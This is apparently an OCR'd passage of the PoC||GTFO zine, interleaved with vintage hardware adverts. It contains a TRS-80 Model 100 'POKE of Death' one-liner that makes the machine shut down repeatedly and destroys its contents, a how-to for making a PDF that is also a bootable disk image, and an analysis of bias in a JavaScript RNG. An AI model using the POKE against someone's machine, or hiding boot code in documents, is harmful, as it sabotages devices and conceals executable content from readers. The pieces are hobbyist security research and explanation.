    0x7ffff7ce11a6:cmp    0x8(%rdx),%r9
    0x7ffff7ce11aa:je     0x7ffff7ce11df
(gdb) print/x $rsi
$4 = 0x7ffff7ce1184
```


P.C. cards made simple — with COPYDAT!

1. Prepare the 1X artwork, using an opaque layout aid such as Chartpak, Bishop Graphics, or other similar product.
2. Make a negative: Place the artwork face down, cover with the negative material colored film side up (we recommend Scotchcal products), and expose with the Copydat. Typical exposure time is 1.5 minutes.
3. Develop the negative in developer provided with negative material.
4. Attach negative to pre-sensitized face of copper board. Place board and negative face down on Copydat. Expose. Typical exposure time: 30 seconds.
5. Save the negative for reuse, and develop the board in the developer provided.
6. Etch the board.
7. As a finishing touch, tin the board to avoid oxidation of the copper and to improve solderability.

Result: a custom, high quality, single-sided P.C. board.


With careful alignment, you can make doublesided boards too!

Alternatively, buy high-quality hardware assemblers from us — and these are predrilled as well (and feature plated-through holes):

P.S. The Copydat does a lot more than make high-quality P.C. boards. It makes superior blueline, blackline, sepia, and other diazo process copies, and you can make pressure-sensitive labels with it and even instrument front panels from pre-sensitized metal plates ! !

from $149.95 (B size prints)

CELDAT Design Assoc.
P.O. Box 752
Amherst, N.H. 03031



Just as Jonah was told to preach in Nineveh,
Pastor Laphroaig was once called to preach to the harlots and tax collectors at RSA.
Asked about the experience, he said that, like Jonah,
he'd rather be thrown overboard than go back.

7 POKE of Death for the TRS 80 Model 100

by Dave Weinstein

In his Epistle on the Divinity of Languages, PoC||GTFO 01:07, Pastor Manul Laphroig wrote of the merits of PEEK and POKE in teaching the youth of a previous generation how to fiddle with hardware in ways the hardware did not want to be fiddled.

And so I offer to you a short example of the wonders of POKE as applied to interrupt handlers.

In 1983, Radio Shack introduced the Model 100, a copy of the Kyocera Kyotronic 85. With its 40 character wide 8-line screen, built-in 300 baud modem, and up to 32k of RAM, it was a state of the art laptop, capable of generating endless questions from passengers and crew on any flight.

In high memory, there is a vector at 0xF5FF, which allows a program to hook the keyboard/clock interrupt. Every 4 ms or so, the timer interrupt fires, and the keyboard is polled. By default, the vector is a simple RET NOP NOP.

As it happens, the very next vector in high memory is a JMP to handle the low-power situation and shut the computer down.

```
0xf5ff          0xc9  (RET)
0xf600          0x00  (NOP)
0xf601          0x00  (NOP)
0xf602          0xc3  (JMP 0x1451)
0xf603          0x31
0xf604          0x14
```

The function at 0x1431 will turn the computer off, as the code flows to the actual shutdown sequence at 0x1451:

```
0x1451          di
0x1452          in 0xba
0x1454          ori 0x10
0x1456          out 0xba
0x1458          hlt
```

Should we replace the RET at 0xF5FF (62975) with a NOP, the Model 100 will power down every time the timer interrupt fires. The only way to restore functionality is to do a cold restart of the machine, which, if I recall correctly, in this case requires removing the batteries, unplugging the machine, and disabling the internal NiCad battery. All of the contents would be lost. For those who do not know what has been done, the computer shows every sign of having simply died.

POKE 62975, 0

The only way to prevent it is to prevent access to the BASIC interpreter. Which is possible, but is a discussion for another time.





Figure 3: POKE 62975, 0



Pastor Laphroaig tells us that the news is stranger than fiction, because unlike the news, fiction requires an element of truth.

8 This OS is also a PDF

by Ange Albertini

A careful reader may have noticed that a bootable OS image was hidden in the last issue of PoC || GTFO, as one of the files in its dual PDF/ZIP structure (if you haven't, download and extract it now!). This time, though, let's hide it in plain sight. You will find by running 'qemu-system-i386 -fda pocorgtfo02.pdf' that the PDF file you are reading is also a bootable disk image.

8.1 Requirements

To combine two file types, we first need to list the requirements of each format and then produce a single file that meets both sets of requirements with no conflicts.

What makes a bootable disk image? An X86 machine begins booting by copying the first 512 byte sector, the Master Boot Record, into RAM and executing it. The requirements for a functional MBR are simple:

- 16 bit x86 code starts at offset `00`.
- It will be executing at the `0000:7c00` address in RAM.
- It must be 512 bytes long, ending with the signature `55, AA`
- Labels and primary partition tables are optional, but can go within this sector.
- It must contain code that finds and loads into RAM the code for the next boot stage (such as an OS loader).

PDF files are a mixture of text and binary fragments, which are parsed from the start of the file and delimited by words and newlines. The requirements for a valid PDF are also simple and surprisingly flexible:

- It is initially parsed as text.
- The signature "%%PDF-" must be present within the first 1024 bytes. It can be present there twice or more.
- Comment lines begin with '%', which is `25` in hex.
- Binary characters other than CRLF are acceptable in a comment.
- "Multi-line" binary objects or simply larger objects can also be stored in object streams, which are declared like this:

```
<obj number> <revision> obj
<<>>
stream
<stream content>
endstream
endobj
```

8.2 Strategy

In most cases, we can freely prepend anything at the start of the file as long as the above requirements are fulfilled. Luckily, the % comment character is `0x25`, which encodes nicely as an x86 **and** instruction. Thus, the head of the file can be `25FFFF: and ax, 0xffff`, which also starts a PDF comment. We can then add a jump into the next part of the code, which will be stored in a dummy object stream below, and then finish our first line. Adding a PDF signature will prevent any potential problem in case the stream object is too long: it can then contain anything, of any length, as long as it doesn't contain the 'endstream' keyword.

```
; this will encode as '%\xff\xff\xeb\x21', a comment line
and ax, -1
jmp start

%PDF-1.5

999 0 obj
<<>>
stream

code:
...

; put the 55AA signature at the end of the 512 block
times 200h - 2 - ($ - $$) db 0cch
    db 55h, 0aah

endstream
endobj
```

8.3 An Unexpected Challenge

This was almost too easy, but there is a caveat to keep in mind. I'll mention it here to save you the headache when reproducing these results.

This new challenge emerged as I was testing the bootable PDF files with different PDF readers. Since we pre-pend our MBR without altering the contents of the original document, the original's cross-reference table XREF is no longer in sync with the actual file offsets. Technically, this makes the XREF tables corrupted.

Corrupted XREFs are so common that they are usually transparently recovered by all PDF readers, even picky ones such as PDF.JS. However, your pdflatex **may** generate a document based on the optimized PDF 1.5 specification, where the XREF is stored not in cleartext as in PDF 1.4, but rather as a separate, compressed object. This configuration choice is made for the user by the TeX distribution, so even a freshly updated pdflatex install may generate PDF 1.4 documents.

Even when compressed, corrupted XREFs are recovered by some readers, such as GS and Sumatra. Unfortunately, Foxit, Adobe, Firefox, Chrome, and Poppler-based readers—such as Evince and Okular—would reject such a document. Although rejecting corrupted documents out of hand is the best strategy, even Pastor Laphroaig would be pretty pissed if folks couldn't read his epistles because of this.

A simple and elegant workaround that achieves 100% reader compatibility with our MBR PDF is to make sure that, even if your pdflatex distribution generates a 1.5 format document, it doesn't compress the XREF. This is easily done by adding the following command to your LaTeX source.

```
\pdfobjcompresslevel=0
```


This command will cause pdflatex to store non-objects uncompressed while still taking advantage of other 1.5 features such as reducing document bloat. I should add that, although the fix looks trivial, finding the real cause and the most elegant solution was a challenge.

— — — —

Enjoy booting this PDF, and be sure to share copies—both electronic and paper—so that your neighbors can enjoy it as well!

```
00000000  25 ff ff e9 fc 00 0a 25  50 44 46 2d 31 2e 35 0a  |%......%PDF-1.5.|
00000010  39 39 39 39 20 30 20 6f  62 6a 0a 3c 3c 3e 3e 0a  |9999 0 obj.<<>>.|
00000020  73 74 72 65 61 6d 0a 0a  50 6f 43 20 6f 72 20 47  |stream..PoC or G|
00000030  54 46 4f 20 49 73 73 75  65 20 30 78 30 32 0a 0d  |TFO Issue 0x02..|
00000040  62 79 20 52 74 2e 20 52  76 64 2e 20 50 61 73 74  |by Rt. Rvd. Past|
00000050  6f 72 20 4d 61 6e 75 6c  20 4c 61 70 68 72 6f 61  |or Manul Laphroa|
00000060  69 67 20 61 6e 64 20 46  72 69 65 6e 64 73 0a 0a  |ig and Friends..|
00000070  0d 00 59 6f 75 20 68 61  76 65 20 62 65 65 6e 20  |..You have been |
00000080  65 61 74 65 6e 20 62 79  20 61 20 67 72 75 65 2e  |eaten by a grue.|
00000090  20 20 53 6f 72 72 79 2e  0a 0d 54 72 79 20 74 68  |  Sorry...Try th|
000000a0  69 73 3a 20 71 65 6d 75  2d 73 79 73 74 65 6d 2d  |is: qemu-system-|
000000b0  69 33 38 36 20 2d 66 64  61 20 70 6f 63 6f 72 67  |i386 -fda pocorg|
000000c0  74 66 6f 30 32 2e 70 64  66 0a 0d 00 31 29 20 52  |tfo02.pdf...1) R|
000000d0  65 61 64 69 6e 67 20 6b  65 72 6e 65 6c 20 66 72  |eading kernel fr|
000000e0  6f 6d 20 64 69 73 6b 2e  0a 0d 00 32 29 20 45 78  |om disk....2) Ex|
000000f0  65 63 75 74 69 6e 67 20  6b 65 72 6e 65 6c 2e 0a  |ecuting kernel..|
00000100  0d 00 be 27 7c e8 3e 00  31 c0 8e d8 30 d2 cd 13  |...'|.>.1...0...|
00000110  0f 82 97 00 be cc 7c e8  2c 00 b8 e0 07 8e c0 31  |......|.,......1|
00000120  db b8 10 02 b5 00 b1 02  b6 00 b2 00 cd 13 72 7b  |..............r{|
00000130  b8 00 7e 89 c6 e8 38 00  be eb 7c e8 08 00 ea 00  |..~...8...|.....|
00000140  00 e0 07 e8 65 00 ac 3c  00 74 06 b4 0e cd 10 eb  |....e..<.t......|
00000150  f5 c3 89 c3 c1 e8 0c e8  39 00 89 d8 c1 e8 08 e8  |........9.......|
00000160  31 00 89 d8 c1 e8 04 e8  29 00 89 d8 e8 24 00 c3  |1.......)....$..|
00000170  31 c9 ad e8 dc ff e8 2c  00 83 c1 02 81 f9 00 02  |1......,........|
00000180  75 f0 c3 30 31 32 33 34  35 36 37 38 39 41 42 43  |u..0123456789ABC|
00000190  44 45 46 50 56 83 e0 0f  05 83 7d 89 c6 ac b4 0e  |DEFPV.....}.....|
000001a0  cd 10 5e 58 c3 b8 20 0e  cd 10 c3 be 72 7c e8 95  |..^X.. .....r|..|
000001b0  ff eb fe ea 00 00 ff ff  cc cc cc cc cc cc cc cc  |................|
000001c0  cc cc cc cc cc cc cc cc  cc cc cc cc cc cc cc cc  |................|
000001d0  cc cc cc cc cc cc cc cc  cc cc cc cc cc cc cc cc  |................|
000001e0  cc cc cc cc cc cc cc cc  cc cc cc cc cc cc cc cc  |................|
000001f0  cc cc cc cc cc cc cc cc  cc cc cc cc cc cc 55 aa  |..............U.|
```

Hey kids! Can you color the bytes of this MBR to indicate what's going on?



CALC.EXE||GTFO

9 A Vulnerability in Reduced Dakarand from PoC||GTFO 01:02

by joernchen of Phenoelit

I'm not a math guy, so this is a poor man's RNG analysis. Try it yourself at home!

9.1 Introduction

In PoC||GTFO 01:02, Dan Kaminsky proposed the following code for use as a Random Number Generator, arguing that the phase difference between a fast clock and a slow clock is sufficient to produce random bits in a high level language. This is a reduced version of his Dakarand program, with the intent of the reduction being that if there is any vulnerability within the code, that vuln ought to be exploitable.

```
// These functions form an RNG.
function millis()           {return Date.now();}
function flip_coin()
  {n=0; then = millis()+1; while(millis()<=then) {n=!n;} return n;}
function get_fair_bit()
  {while(1) {a=flip_coin(); if(a!=flip_coin()) {return(a);}}}
function get_random_byte()
  {n=0; bits=8; while(bits--){n<<=1; n|=get_fair_bit();} return n;}

// Use it like this.
report_console = function() {while(1){console.log(get_random_byte());}}
report_console();
```

Actually the above code boils down to the function flip_coin, which takes a boolean value n=0 and continuously flips it until the next millisecond. The outcome of this repeated flipping shall be a random bit. We neglect the get_fair_bit function mostly in this analysis, as it just slows down the process and adds almost no additional entropy. For gathering random bits we are just left with the clock ticking for us.

9.2 A Naive Analysis

In order to analyze the output of the RNG we need some of its output, so I simply put up a small HTML piece which would pull out 100.000 random bytes out of the above RNG and log it to the HTML document. Then a severe 90-minute DoS on my Firefox 24 happened, after which I managed to copy and paste one hundred thousand uint8_t results into a text file.

After messing with several tools like ministat, sort and uniq I could show with the following ruby script that this RNG (on my machine) has a strong bias towards bytes with low hamming weights:

```
#!/usr/bin/env ruby

f=File.open(ARGV[0])

h = Hash.new
f.each_line do |m|
  n = m.to_i
  if h[n].nil?
    h[n]=1
  else
    h[n] = h[n]+1
  end
end

t = h.sort_by do |k,v| v end
```

```
t.each do |a|
  puts "Num:\t#{a[0]}"+
       "\tCount:\t#{a[1]}"+
       "\tWeight:\t#{a[0].to_s(2).split("").reject{|j|j=="0"}.count}"
end
```

The shortened output of this script on the 100k 8bit numbers is as follows. Note that the heavy hamming weights, like `11111111` are least common and the light hamming weights, like `00000000` are most common.

Value	Count	Weight
255	22	8
254	23	7
251	28	7
253	29	7
127	32	7
239	34	7
191	34	7
223	36	7
247	37	7
...	...	...
132	1173	2
64	1821	1
32	1881	1
16	1922	1
1	1934	1
8	2000	1
4	2042	1
2	2133	1
128	2145	1
0	3918	0


The table lists the Number which is the output of the RNG along with this number's hamming weight as well as the count of this number in total within the 100.000 random bytes. For a random distribution of all possible bytes we could expect roughly a count of 390 for each byte. But as we see, the number 0 with the hamming weight 0 peaks out with a count of 3918, whereas 255 with the hamming weight of 8 is generated 22 times by the RNG. That's not fair!

9.3 My fair bit is not fair!


Real statistical analysis of an RNG is hard, and I will not attempt it here. Still, looking at a few simple distributions might give us a hint (alas, only a hint) of what might behind the unfairness.

First, a short recap on how this RNG works:


We've got a 1 millisecond timeslot from t0 to t1, where at t1 the flip_coin method will stop. The first call to get_random_byte can happen anywhere between t0 and t1:



Let's say it is here:



Now the algorithm happily flips the bit until t1 and hands over the result of this flipping as a random bit (note that we're omitting get_fair_bit here).




Although we cannot predict the output of a single run of flip_coin, things get a bit more predictable when we make a lot of consecutive calls to flip_coin. Let's say we need the time d to process and store the result of flip_coin. So the next time we flip_coin we are at t1 + d1:

Now the RNG flips the coin until t2 in order to give us a random bit. As we are calling the RNG more than twice in a row, the next flip_coin is at t2+d2, and so on.

The randomness and fairness of the RNG's random bit depends on how fairly and randomly we get odd and even values of d, since that the same amount of flips yields the same bit as we have a static start value of 0/false.[11] So it makes sense to look at the distribution of d. To visualize this and to compare it with another browser I came up with this slight modification of the RNG that counts the flips and records them right inside the HTML page:

```
function flip_coin()
{i=0;n=0; then=millis()+1; while(millis()<=then) {n=!n;i++} return [n,i];}

function get_fair_bit()
{while(1) {a=flip_coin(); if(a[0]!=flip_coin()[0]) {return(a);}}}

function doit(){
  var i = 10000;
  while(i--){
    var d = document.getElementById(''target'');
    var content = document.createTextNode( get_fair_bit().toString() + ''\n'');
    d.appendChild(content);
  }
}
```

Loading the page in Chromium and Firefox and throwing them into gnuplot, we get:



We can see that the graph for Chromium has a lot more variance in the number of coin flip within a millisecond than that for Firefox. Although, strictly speaking, it might still be possible to get good randomness with poor variance if the few frequent values were to alternate just so due to some underlying scheduling magic, it seems reasonable to expect that the same magic would also increase the variance in the flip numbers.

We can also see, with the help of simple UNIX tools, that Chromium counts do not peak out to a certain value, unlike those of Firefox:

[11] The second coin flip in get_fair_bit complicates it a bit, but it cannot substantially improve the RNG's entropy if it lacks in the first place.

```
$ sort iter_Firefox | uniq -c | sort -n
...
176 64683
181 64671
195 64673
195 64684
207 64717
217 64672
286 64718
318 64721
393 64719
405 64720
```

vs.

```
$ sort iter_Chromium | uniq -c | sort -n
...
15 45147
15 45282
16 44947
16 45004
16 45010
16 45076
16 45086
17 45059
17 45107
19 45092
```

9.4 Closing words

In conclusion we see that in Firefox under stress Dan's RNG appears to fail at exactly the point he wanted to use as the main source of randomness. The tiny clock differentials used to gather the entropy are not given often enough in Firefox. There is still much room to stress this RNG implementation. Bonus rounds would include figuring exactly what the significant difference between the Firefox and Chromium JavaScript runtime is that causes this malfunction on Firefox. Also attacks on other JavaScript runtimes would be interesting to see. It might even be the case that this implementation has different results under different conditions with respect to CPU load.

A broader question occurs: The Dakarand RNG relies on what could be called a "code clock." It may be that in many kinds of environments stressed code clocks tend to go into phase with one another. *Driven by stress to seek comfort in each other's rhythms, their chance encounters may grow into something more close and intimate, grinding into periodic patterns. Which, of course, is bad for randomness. Can we learn to tell such environments from others, where periodization with stress doesn't happen?* –PML

MODEL CC-7 SPECIFICATIONS:

A. Recording Mode: Tape saturation binary. This is not an FSK or Home type recorder. **No voice capability. No Modem. (NRZ)**
B. Two channels (1) Clock, (2) Data. OR, Two data channels providing four (4) tracks on **the cassette. Can also be used for Bi-Phase, Manchester codes etc.**
C. Inputs: Two (2). Will accept TTY, TTL or RS 232 digital.
D. Outputs: Two (2). Board changeable from RS 232 to TTY or TTL digital.
E. Runs at 2400 baud or less. Synchronous or **Asynchronous. Runs at 4800 baud or less. Synchronous or Asynchronous. Runs at 3.1"/sec. Speed regulation ± .5%**
F. Compatability: Will interface any computer or terminal with a serial I/O. (Altair, Sphere, M6800, PDP8, LSI 11, IMSAI, etc.
G. Other Data: **(110-220 V), (50-60 Hz);** 3 Watts total; UL listed 955D; three wire line cord; on/off switch; audio, meter and light operation monitors. Remote control of motor optional. Four foot, seven conductor remoting cable provided. Uses high grade audio cassettes.
H. Warrantee: 90 days. All units tested at **300** and 2400 baud before shipment. Test cassette with 8080 software program included. This cassette was recorded and played back during quality control.

ALSO AVAILABLE: MODEL CC-7A with variable speed motor. Uses electronic speed control at 4"/sec. or less. **Regulation ± .2%**
Runs at 4800 baud Synchronous or Asynchronous without external circuitry.
Recommended for quantity users who exchange tapes. Comes with speed adjusting tape to set exact speed.

DIGITAL DATA RECORDER $149.95
FOR COMPUTER or TELETYPE USE
Any baud rate up to 4800

Uses the industry standard tape saturation method to beat all FSK systems ten to one. No modems or FSK decoders required. Loads 8K of memory in 17 seconds. This recorder, using high grade audio cassettes, enables you to back up your computer by loading and dumping programs and data fast as you go, thus enabling you to get by with less memory. Can be software controlled.

Model CC7 . . . $149.95
Model CC7A . . . $169.95

NATIONAL multiplex
CORPORATION

NEW – 8080 I/O BOARD with ROM. Permanent Relief from "Bootstrap Chafing"

This is our new "turnkey" board. Turn on your Altair or Imsai and go (No Bootstrapping). Controls one terminal (CRT or TTY) and one or two cassettes with all programs in ROM. Enables you to turn on and just type in what you want done. Loads, Dumps, Examines, Modifies from the keyboard in Hex. Loads Octal. For the cassettes, it is a fully software controlled Load and Dump at the touch of a key. Even loads MITS Basic. Ends "Bootstrap Chafe" forever. Uses 512 bytes of ROM, one UART for the terminal and one USART for the Cassettes. Our orders are backing up on this one. No. 2SIO (R)

Kit form $140. – Fully assembled and tested $170.00

Send Two Dollars for Cassette Operating and Maintenance Manual with Schematics and Software control data for 8080 and 6800. Includes Manual on I/O board above. Postpaid

Master Charge & BankAmericard accepted.

On orders for Recorders and Kits please add $2.00 for Shipping & Handling.
(N.J. Residents add 5% Sales Tax)

3474 Rand Avenue, Box 288
South Plainfield, New Jersey 07080
